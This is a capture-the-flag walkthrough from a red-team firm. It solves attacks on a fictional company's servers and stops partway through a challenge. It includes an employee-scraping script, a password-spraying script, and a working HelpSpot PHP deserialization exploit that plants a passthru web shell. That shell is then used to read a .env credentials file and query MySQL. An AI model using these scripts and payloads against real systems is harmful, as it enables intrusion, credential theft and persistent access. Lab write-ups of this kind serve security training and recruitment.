



## Walkthrough 2023

CODE WHITE – Applicants Challenge

## Contents

|   |           |
|---|-----------|
| <b>Introduction</b>   | <b>3</b>  |
| Overview – Challenge 2023 . . . . .                           | 3         |
| Capture the Flag – Introduction . . . . .                     | 4         |
| <b>Challenges</b>   | <b>5</b>  |
| Let’s connect! (Reconnaissance) . . . . .                     | 5         |
| Access Denied (Initial Access) . . . . .                      | 9         |
| Unleashing the Unserialize (Post-Exploitation) . . . . .      | 12        |
| Exploit Enigma (Initial Access) . . . . .                     | 16        |
| Continuous Integration [kə 'ntɪnju.əs 'ɪntəɡreɪʃən] . . . . . | 23        |
| Hidden paths (Reconnaissance) . . . . .                       | 28        |
| Run Baby Run (Initial Access) . . . . .                       | 32        |
| Inside Job (Post-Exploitation) . . . . .                      | 37        |
| Discovery Crusade (Reconnaissance) . . . . .                  | 41        |
| Elevate and Conquer (Post-Exploitation) . . . . .             | 45        |
| We’re almost there11! (Post-Exploitation) . . . . .           | 47        |
| Where are my secrets? (Reconnaissance) . . . . .              | 53        |
| <b>Appendix</b>   | <b>58</b> |
| Overview Infrastrucutre . . . . .                             | 58        |
| Internal – MTF.local . . . . .                                | 58        |



## Introduction

### Overview – Challenge 2023

Over the past few years, CODE WHITE has been running a *Capture the Flag (CTF)* event to find skilled candidates for our red team<sup>1</sup>. But of course, participation wasn't limited to jobseekers—anyone was welcome to take on the challenge!

The goal of the challenges was to simulate a realistic attack on the IT infrastructure of a fictional company *Kurts Maultaschenfabrikle*. Since the 2024 challenges are still online, we want to take a moment to thank everyone who took part in the 2023 edition. And if you're up for more, get ready for the 2025 version :).

As a small token of appreciation, we're sharing this PDF with the solutions to the 2023 challenges *step-by-step walkthroughs* included. In some cases, we've also added alternative approaches for extra flexibility and problem-solving creativity.

In the CTF 2023 version, we had the following categories and challenges:

- Reconnaissance
  - Discovery Crusade (100 Points)
  - Let's connect! (250 Points)
  - Hidden paths (300 Points)
  - Where are my secrets? (400 Points)
- Initial Access
  - Access Denied (400 Points)
  - Continuous Integration [kə 'ntɪnju.əs 'ɪntəɡreɪʃən] (450 Points)
  - Exploit Enigma (800 Points)
  - Run Baby Run (850 Points)
- Post-Exploitation
  - Elevate and Conquer (200 Points)
  - Inside Job (250 Points)
  - Unleashing the Unserialize (500 Points)
  - We're almost there<sup>11</sup>! (1000 Points)

---

<sup>1</sup><https://code-white.com/careers/>



## Capture the Flag – Introduction

Dear Y,

Kurt Weiss the CEO of the *Kurts Maultaschenfabrikle* was very impressed about your skills demonstrated during the last assessment against their warehouse system. Now, he wants you to prove your skills again. He only gave us the name of the company "Kurts Maultaschenfabrikle" so start your recon and pwn it! As always, we expect nothing but the highest level of professionalism and expertise from you. Let's make this experience both fun and fulfilling. So, put on your favorite hoodie, grab a cup of coffee, and let the hacking begin!


```
1 -----Original Message-----
2 From: Kurt Weiss <kurt.weiss@maultaschenfabrikle.de>
3 Sent: Friday, April 28, 2023 07:11 AM
4 To: Fancy Boss
5
6 Hi,
7
8 I wanted to follow up on the last assessment of our security systems
9 and provide some feedback. While I appreciate the hard work of your
10 team and the skills demonstrated by your attacker, I have to be honest
11 and say that the assessment was a bit too easy. It was only a warm-up
12 for the upcoming test. So don't be too sad.
13
14 I don't mean to sound arrogant, but I don't think your attacker boys
15 have what it takes to truly pwn Kurts Maultaschenfabrikle. We take our
16 security very seriously and have implemented measures that will prove
17 to be a challenge even for the most skilled attackers.
18
19 In any case, I wanted to thank you for your efforts and assure you that
20 we take our security very seriously, but I think you will not be able
21 to pwn us. But I suppose we'll just have to wait and see.
22
23 Best regards,
24 Kurt
25
26 > Kurt Weiss | CEO
27 > t. +49 1337 4242 4141
28 > e. kurt.weiss@maultaschenfabrikle.de
29 > w. maultaschenfabrikle.de
```

## Challenges

This chapter demonstrates the solutions to each challenge, providing step-by-step instructions on how they can be solved. In some cases, alternative approaches are also mentioned for additional flexibility and problem-solving options. Although there was no specific order in which to solve the challenges, we aimed to follow a storyline within this solution to better understand the big picture of the entire CTF event.

### Let's connect! (Reconnaissance)

During the initial information gathering, we have discovered a *Social Platform* powered by *HumHub*<sup>2</sup> software. The platform is accessible at <https://hub.maultaschenfabrikle.de>. This resource shows great potential for obtaining valuable information about the company and its employees. We are pleased to note that at least 50 individuals have public profiles available for us to access.



It appears that we need to manually gather employee data. Nevertheless, after putting in some effort, we were able to obtain the names of 50 individuals by using the following *Python* script:

---

<sup>2</sup><https://www.humhub.com/>

```
1 #!/usr/bin/env python3
2
3 import requests
4 from bs4 import BeautifulSoup
5 from urllib3.exceptions import InsecureRequestWarning
6 requests.packages.urllib3.disable_warnings(category=
    InsecureRequestWarning)
7
8 headers = {
9     "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
   KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"
10 }
11 url = "https://hub.maultaschenfabrikle.de"
12 users = []
13
14
15 def get_csrf_token():
16     resp = session.get("{:s}/dashboard".format(url), headers=headers)
17     if resp.status_code == 200:
18         soup = BeautifulSoup(resp.content, "html.parser")
19         token = soup.findAll("meta", {"name": "csrf-token"})[0]
20         return token["content"]
21
22 def get_users(session):
23     headers["X-CSRF-Token"] = get_csrf_token()
24     headers["X-Requested-With"] = "XMLHttpRequest"
25
26     for page in range(1, 8):
27         resp = session.post("{:s}/s/kurtsmaultaschenfabrikle/space/
            membership/members-list?page={:d}".format(url, page),
                headers=headers)
28         if resp.status_code == 200:
29             soup = BeautifulSoup(resp.content, "html.parser")
30             names = soup.findAll("h4", {"class": "media-heading"})
31             for name in names:
32                 users.append(name.text)
33
34     return set(users)
35
36 def remove_umlaute(data):
37     tmp = data.replace("ä", "ae")
38     tmp = tmp.replace("ü", "ue")
39     tmp = tmp.replace("ö", "oe")
40
41     return tmp.lower()
42
43
44 if __name__ == "__main__":
45     session = requests.Session()
46     for user in get_users(session):
47         print(remove_umlaute(user.replace(" ", ".")))
```

Additionally, we have identified two types of profile pages: "**about**" and "**home**". The required flag should be located somewhere within these pages.

```
1 #!/usr/bin/env python3
2
3 import re
4 import requests
5 from urllib3.exceptions import InsecureRequestWarning
6 requests.packages.urllib3.disable_warnings(category=
7     InsecureRequestWarning)
8
9 headers = {
10     "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
11        KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"
12 }
13 url = "https://hub.maultaschenfabrikle.de"
14 users = [
15     "christina.bauer",
16     "nadine.wagner",
17     "sarah.meier",
18     "felix.keller",
19     "julia.hofmann",
20     "anja.vogel",
21     "martin.klein",
22     "timo.becker",
23     "kevin.bauer",
24     "laura.schmitt",
25     "nicole.weber",
26     "markus.mueller",
27     "maria.schneider",
28     "anna.wagner",
29     "jan.schmidt",
30     "florian.winter",
31     "...",
32     "laura.schaefer",
33     "kurt.weiss"
34 ]
35 pages = ["home", "about"]
36
37 for user in users:
38     for page in pages:
39         req = requests.get("{:s}/u/{:s}/{:s}".format(url, user, page),
40             headers=headers, verify=False)
41         if req.status_code == 200:
42             if b"FLAG" in req.content:
43                 flag = re.findall(r"\[FLAG\w*\]", req.content.
44                     decode("utf-8"))
45                 print(flag[0])
46                 break
```

To retrieve the flag, a straightforward *Python* script can be employed to send a GET request to `hub.maultaschenfabrikle.de/u/$USERNAME/(home|about)`. The flag can be extracted from the body of the HTTP response using a regex.

```
1 $ ./get_flag_from_profile.py
2 [[FLAG_RECON_536d4a3de6ce1ab9ab460837c4378156_Lc]]
```

Another approach to obtaining additional usernames could involve utilizing the source *XING*<sup>3</sup>, where we have also discovered five user profiles.

```
1 $ tuetensuppe -s kurts-maultaschenfabrikle -emp -json -silent \  
2 | jq -c '.employees[] | {name:.fullname, title:.job[].subline}'
3
4 {"name":"Nadja Beck","title":"Senior Key Account Manager"}
5 {"name":"Laura Berger","title":"Director Marketing"}
6 {"name":"Markus Müller","title":"IT-Administrator"}
7 {"name":"Simon Schmidt","title":"Product Manager"}
8 {"name":"Kurt Weiss","title":"Chief Executive Officer"}
```

Such information could be very useful for further attacks, such as password spraying or spear phishing. In the next sections, we will see that such information can be successfully used to gain access to systems.

---

<sup>3</sup><https://www.xing.com/pages/kurts-maultaschenfabrikle/>






## Access Denied (Initial Access)

Apart from the *hub.maultaschenfabrikle.de* instance, we have also discovered the *Helpdesk*<sup>4</sup> platform. This host runs a software called *HelpSpot*<sup>5</sup> as indicated by the copyright notice at the bottom of the page. To access this platform, authentication is required at `/login` using an email address and password.

Based on the previous challenge (*Let's connect* see page 5), we already have some usernames, and from the introduction, we learned that the email schema follows the pattern *firstname.lastname@maultaschenfabrikle.de*.



As mentioned earlier, we have all the necessary elements to initiate a password spraying attack on the helpdesk site. Using the company name in combination with the year is often a viable option for a password. In this case, passwords like **Maultaschen2023**, **KurtsMaultaschenfabrikle2023**, or even **Maultaschenfabrikle2023** are strong candidates. The *Python* script provided below utilizes the usernames obtained from the previous challenge and the password **Maultaschen2023**.

```
1 #!/usr/bin/env python3
2
3 import requests
4 from bs4 import BeautifulSoup
```

<sup>4</sup><https://helpdesk.maultaschenfabrikle.de/>


<sup>5</sup><https://www.helpspot.com/>

```
5 from urllib3.exceptions import InsecureRequestWarning
6 requests.packages.urllib3.disable_warnings(category=
    InsecureRequestWarning)
7
8 headers = {
9     "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
   KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"
10 }
11 proxies = None
12
13 def get_token(url, session):
14     resp = session.get(url, headers=headers, proxies=proxies, verify=
        False)
15     if resp.status_code == 200:
16         soup = BeautifulSoup(resp.content, "html.parser")
17         token = soup.findAll("input", {"name": "_token"})[0]
18         return token["value"]
19
20 def run():
21     users = [
22         "christina.bauer@maultaschenfabrikle.de",
23         "nadine.wagner@maultaschenfabrikle.de",
24         [...],
25         "kurt.weiss@maultaschenfabrikle.de"
26     ]
27     password = "Maultaschen2023"
28     url = "https://helpdesk.maultaschenfabrikle.de/login"
29
30     for user in users:
31         session = requests.Session()
32         data = {
33             "_token": "{:s}".format(get_token(url, session)),
34             "sEmail": user,
35             "password": password
36         }
37         resp = session.post(url, headers=headers, data=data,
            proxies=proxies, verify=False,
            allow_redirects=False)
38
39         if (resp.status_code == 302) and (b"admin" in resp.content):
40             print("[+] {:s}:{:s}".format(user, password))
41
42
43
44 if __name__ == "__main__":
45     run()
```


And we have a successful hit!

```
1 $ ./pwd_spray_helpspot.py
2 [+] florian.winter@maultaschenfabrikle.de:Maultaschen2023
```

The login with the sprayed credentials worked as expected. Upon accessing the protected area of the page, we discovered a single message in the inbox. The message has been *base64* decoded and it contains the flag.




After exploring the search function, we stumbled upon a closed issue where an employee sought assistance with their password. The support team responded, stating that the password for the user *Annika Schmitt* was reset to the initial password **KurtsMaultaschenFabrikle2**. How convenient!



## Unleashing the Unserialize (Post-Exploitation)

In our search for security issues and vulnerabilities in the *HelpSpot* version, we discovered that several bug fixes, including security patches, were addressed in version 5.0.93, as shown in the screenshot below. Although we cannot confirm with certainty whether this instance is running that specific version or an older one, it would be beneficial to examine the application's source code before version 5.0.93 to ensure comprehensive analysis.



The software can be easily downloaded from the vendor's site, as outlined in the installation documentation. Once obtained, we initiated a source code audit to identify any low-hanging vulnerabilities. During our analysis of the `logic.php` file, we discovered that unsafe *PHP deserialization* of cookies could potentially lead to *remote code execution (RCE)*.

```
1 $ wget https://s3.amazonaws.com/helpspot-downloads/5.0.92/helpspot.zip
2 $ unzip helpspot.zip
3 $ cd helpspot_5.0.92
4 [...]
5 $ vim ./helpspot/helpspot/portal/logic.php
6 [...]
7 100 case 'vote.helpful':
```

```
8 101     if (empty($_COOKIE['votehistory'])) {
9 102         $votehistory = [];
10 103     } elseif (strpos($_COOKIE['votehistory'], 'a:0') !== false) {
11 104         $votehistory = unserialize($_COOKIE['votehistory']);
12 105     } else {
13 106         $votehistory = json_decode($_COOKIE['votehistory'], true);
14 107     }
15 [...]

```

This can be achieved from an unauthenticated context by specifying `pg=vote.helpful` as a GET parameter for `index.php`. It was discovered that the **Monolog/RCE7** gadget chain from `phpggc` is compatible with this version of HelpSpot. However, there are some important considerations:

- When using `phpggc`<sup>6</sup>, ensure the `-a` option is used to encode null bytes, as the payload may not work otherwise.
- The cookie must be URL encoded due to the presence of `;` characters.
- The decoded cookie value must include the string `a:0` to trigger the vulnerable code path. This is addressed in the exploit script provided below.

Hence, an example request would be:

```
1 GET /index.php?pg=vote.helpful HTTP/1.1
2 Host: helpdesk.maultaschenfabrikle.de
3 Connection: close
4 Cookie: PHPSESSID=123;votehistory=<@urlencode_1>0:37:"Monolog\Handler\
    FingersCrossedHandler":4:{S:16:"\00*\00passthruLevel";i:0;S:10:"
    \00*\00handler";r:1;S:9:"\00*\00buffer";a:1:{i:0;a:2:{i:0;S:24:"id;
    hostname;ifconfig;a:0";S:5:"level";i:0;}}S:13:"\00*\00processors";a
    :2:{i:0;S:3:"pos";i:1;S:6:"system";}}<@urlencode_1>

```

A *proof-of-concept (PoC)* Python script, utilizing the described PHP gadget to create a web shell, is provided below:

```
1 #!/usr/bin/env python3
2
3 import sys
4 import requests
5 import urllib.parse
6 from urllib3.exceptions import InsecureRequestWarning
7 requests.packages.urllib3.disable_warnings(category=
    InsecureRequestWarning)
8
9 host = "https://helpdesk.maultaschenfabrikle.de"
10 cmds = [
11     "echo '<?php passthru($_GET[\"i\"]); ?>' > /var/www/helpspot/public
    /d517e97ee87a43b1e533ce2146984cea.php"

```

<sup>6</sup><https://github.com/ambionics/phpggc>

```

12 ]
13
14 for cmd in cmds:
15     # Using Monolog/RCE7 using system()
16     payload = ""0:37:"Monolog\Handler\FingersCrossedHandler":4:{S:16:"
        \00*\00passthruLevel";i:0;S:10:"\00*\00handler";r:1;S:9:"\00*\00
        buffer";a:1:{i:0;a:2:{i:0;S:%s:%s;a:0";S:5:"level";i:0;}}S:13:"
        \00*\00processors";a:2:{i:0;S:3:"pos";i:1;S:6:"system";}}"" % (
17         str(len(cmd)+4), cmd)
18     payload_encoded = urllib.parse.quote(payload)
19     cookies = {'PHPSESSID': '4242', 'votehistory': payload_encoded}
20     resp = requests.get("%s/index.php?pg=vote.helpful" %
21                        (host), cookies=cookies, verify=False)

```

By utilizing the aforementioned exploit, we were able to successfully write a web shell in the web folder of the *HelpSpot* instance.

```

1 $ ./helpspot_rce.py
2 $ curl -s "https://helpdesk.maultaschenfabrikle.de/
   d517e97ee87a43b1e533ce2146984cea.php?i=id"
3 uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Following post-exploitation activities, we discovered that a *MySQL* database is running on the same host, specifically on port 3306. The application's credentials were obtained from the `.env` file and successfully used to gain access to the database. Within the database, we located a table named *flag* containing the coveted flag itself.

```

1 $ curl -s "https://helpdesk.maultaschenfabrikle.de/
   d517e97ee87a43b1e533ce2146984cea.php?i=ls+la+../"
2 total 1644
3 drwxr-xr-x  1 www-data www-data  4096 Jun  5 09:48 .
4 drwxr-xr-x  1 root     root     4096 Jun  5 09:48 ..
5 -rw-r--r--  1 www-data www-data   264 Jun  5 09:48 .env
6 -rw-r--r--  1 www-data www-data   197 Aug 11 2021 .env.example
7 -rw-r--r--  1 www-data www-data   113 Aug 11 2021 INSTALL.TXT
8 -rw-r--r--  1 www-data www-data   111 Aug 11 2021 UPGRADE.txt
9 drwxr-xr-x 34 www-data www-data  4096 Aug 11 2021 app
10 -rw-r--r--  1 www-data www-data  1849 Aug 11 2021 artisan
11 drwxr-xr-x  1 www-data www-data  4096 Aug 11 2021 bootstrap
12 -rw-r--r--  1 www-data www-data  2585 Aug 11 2021 composer.json
13 -rw-r--r--  1 www-data www-data 340116 Aug 11 2021 composer.lock
14 drwxr-xr-x  3 www-data www-data  4096 Aug 11 2021 config
15 drwxr-xr-x  5 www-data www-data  4096 Aug 11 2021 database
16 drwxr-xr-x  4 www-data www-data  4096 Aug 11 2021 helpers
17 drwxr-xr-x  5 www-data www-data  4096 Aug 11 2021 helpspot
18 -rw-r--r--  1 www-data www-data  1849 Aug 11 2021 hs
19 -rw-r--r--  1 www-data www-data    82 Aug 11 2021 license.txt
20 -rw-r--r--  1 www-data www-data 942136 Aug 11 2021 package-lock.json
21 -rw-r--r--  1 www-data www-data  1160 Aug 11 2021 package.json
22 -rw-r--r--  1 www-data www-data  3707 Aug 11 2021 privacy-policy.txt

```

```
23 drwxr-xr-x 1 www-data www-data 4096 Jun 23 09:34 public
24 drwxr-xr-x 5 www-data www-data 4096 Aug 11 2021 resources
25 drwxr-xr-x 2 www-data www-data 4096 Aug 11 2021 routes
26 drwxr-xr-x 1 www-data www-data 4096 Aug 11 2021 storage
27 -rw-r--r-- 1 www-data www-data 2176 Aug 11 2021 tasks2.php
28 drwxr-xr-x 50 www-data www-data 4096 Aug 11 2021 vendor
29 -rw-r--r-- 1 www-data www-data 3591 Aug 11 2021 webpack.mix.js
30 -rw-r--r-- 1 www-data www-data 272932 Aug 11 2021 yarn.lock
31 $ curl -s "https://helpdesk.maultaschenfabrikle.de/
    d517e97ee87a43b1e533ce2146984cea.php?i=cat+../.env"
32 APP_DEBUG=false
33 APP_URL=https://helpdesk.maultaschenfabrikle.de
34 APP_KEY=base64:XvN1xXayoB0U+YXHwokvP0IoncFxROZgd+vIVFZa8LA=
35
36 DB_CONNECTION=mysql
37 DB_HOST=127.0.0.1
38 DB_PORT=3306
39 DB_DATABASE=helpspot
40 DB_USERNAME=helpspot
41 DB_PASSWORD=secret
42
43 QUEUE_CONNECTION=database
44 $ curl -s "https://helpdesk.maultaschenfabrikle.de/
    d517e97ee87a43b1e533ce2146984cea.php?i=ss+-tunap"
45
46 Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port
47 [...]
48 tcp    LISTEN  0        151     127.0.0.1:3306      0.0.0.0:*
49 [...]
50 $ # mysql -u helpspot --password=secret -h 127.0.0.1 helpspot -e "
    select * from flag;"
51 $ curl -s "https://helpdesk.maultaschenfabrikle.de/
    d517e97ee87a43b1e533ce2146984cea.php?i=mysql+-u+helpspot+--password=
    secret+-h+127.0.0.1+helpspot+-e+\\"select+++from+flag;\\""
52
